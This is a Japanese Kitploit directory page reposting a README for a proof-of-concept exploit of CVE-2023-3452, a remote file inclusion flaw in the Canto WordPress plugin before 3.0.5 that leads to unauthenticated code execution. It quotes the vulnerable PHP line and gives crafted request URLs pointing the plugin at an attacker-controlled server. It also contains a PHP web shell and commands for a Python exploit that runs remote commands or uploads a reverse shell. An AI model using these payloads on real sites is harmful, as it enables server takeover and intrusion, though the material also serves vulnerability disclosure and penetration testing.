

Skip to content
KitploitKITPLOIT
ツールエクスプロイトブログ
Log in
提出
ツールエクスプロイトブログ
提出

ハッキング、侵入テスト、サイバーセキュリティツールをあなたのセキュリティアーセナルに!

Kitploitはハッキング、サイバーセキュリティ、ペネトレーションテストのツールディレクトリです。最新のプロジェクトアップデートを見つけて、脆弱性の発見、システム分析、テストの自動化、セキュリティの強化を行いましょう。

フィードお問い合わせプライバシー© 2026 Kitploit

ツールディレクトリ

カテゴリ

すべてのカテゴリを見る
Loading categories
CVE-2023-3452-PoC — WordPress プラグイン Canto < 3.0.5 - リモートファイルインクルージョン (RFI) および リモートコード実行 (RCE) | Kitploit

ツール/GitHubGitHub/leoanggal1/cve-2023-3452-poc
ペイロード生成脆弱性分析エクスプロイトウェブアプリケーション悪用ペネトレーションテストリモートアクセスツール
GitHubleoanggal1/cve-2023-3452-poc

CVE-2023-3452-PoC

WordPress プラグイン Canto < 3.0.5 - リモートファイルインクルージョン (RFI) および リモートコード実行 (RCE)

リポジトリを見る
171302年前未レビュー
共有

CVE-2023-3452-PoC - WordpressプラグインCanto < 3.0.5 - リモートファイルインクルージョン (RFI) - リモートコード実行 (RCE) - 未認証

ここでは、Canto Wordpressプラグインの最新のRFI(リモートファイルインクルージョン)脆弱性のPoCを説明し、コマンド実行を自動化するエクスプロイトを開発しました。

「WordPress用Cantoプラグインは、3.0.4までのバージョン(3.0.4を含む)において、'wp_abspath'パラメータを介したリモートファイルインクルージョンに対して脆弱です。これにより、allow_url_includeが有効になっている場合、未認証の攻撃者がサーバー上で任意のリモートコードをインクルードして実行できる可能性があります。ローカルファイルインクルージョンも可能ですが、攻撃者がFTPやその他の手段で悪意のあるPHPファイルをWebサーバーが読み取り可能なディレクトリにアップロードできる必要があるため、それほど有用ではありません。」(https://nvd.nist.gov/vuln/detail/CVE-2023-3452)

このエクスプロイトは、次のコード行 includes/lib/download.php に見られるように、wp_abspathパラメータのバグを悪用します:

...

require_once($_REQUEST['wp_abspath'] . '/wp-admin/admin.php');

...

この脆弱性を悪用するには、PHP設定で allow_url_include=On パラメータが有効になっていることも必要です。

このパラメータを、PHPコードが解釈される自前のWebサーバーに向けてリクエストを送信することが可能です。例えば、次のリクエストを送信すると、自前のサーバーでリクエストを受信したことを確認できます:

http://192.168.1.142/wp-content/plugins/canto/includes/lib/download.php?wp_abspath=http://192.168.1.33:8080

image


サーバーが /wp-admin/admin.php ファイルを呼び出すことがわかります。そこで、ディレクトリを作成して admin.php ファイルに悪意のあるPHPコードを追加すれば、脆弱なサーバーがそのコードをダウンロードして正しく実行します。 例えば、admin.php ファイルにPHP Webシェル <?php system($_GET['cmd']); ?> を記述すると、リモートでコードを実行できます。

http://192.168.1.142/wp-content/plugins/canto/includes/lib/download.php?wp_abspath=http://192.168.1.33:8080&cmd=whoami
image


これらすべてはPythonエクスプロイト CVE-2023-3452.py で自動化されています。

エクスプロイトの使用方法

  • リモートコマンドの実行:
python3 CVE-2023-3452.py -u http://192.168.1.142 -LHOST 192.168.1.33 -c 'id'
image


  • Pentesmonkey リバースシェル のアップロード:
python3 CVE-2023-3452.py -u http://192.168.1.142 -LHOST 192.168.1.33 -NC_PORT 3333 -s php-reverse-shell.php

image

参考情報

  • https://nvd.nist.gov/vuln/detail/CVE-2023-3452
  • https://wordpress.com/es/plugins/canto

連絡先

  • メール: [email protected]
  • LinkedIn: Leopoldo Angulo Gallego
ツールをダウンロード

人気

すべて見る →

コミュニティで最も使われているツールを見つけましょう。

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 究極のOSINTツールキット:調査グラフ、信頼度スコアリング、エイリアスファミリー、マップ、タイムライン、レポート。49個のモジュール、400以上のサイト、APIキー不要。

    871
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock ワンタップ実行アプリ(CVE-2026-43499)

    548
  • 3

    ARTEX

    baarai/artex

    プランナー/ワーカーエージェント、資産グラフと探索グラフ、MITMトラフィック記録、脆弱性の再テストを備えたLLMマルチエージェント自律ペネトレーションテストプラットフォーム。

    383
  • 4

    redforge

    cybersecurity91/redforge

    ブラウザ側のレッドチームツールキット。偵察、ペイロード生成、認証情報攻撃、暗号、エンコーディング、エンゲージメントレポート向けの102のオフラインツールを備えています。

    361
  • 5

    looking-glass

    anonghosty/looking-glass

    ShadowserverレポートをMongoDBに取り込み、インタラクティブなマップ、分析、調査結果、アドバイザリ、エグゼクティブダッシュボードとして再生するCSIRTプラットフォーム。

    305
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    AIネイティブなサイバーセキュリティのためのアクションシステム。意図がガバナンスされた実行に変わり、証拠が運用記憶となり、すべての操作が次の操作を改善する。

    280

すべてのツールを探索

ツールコレクションを閲覧

すべてのツールを見る →





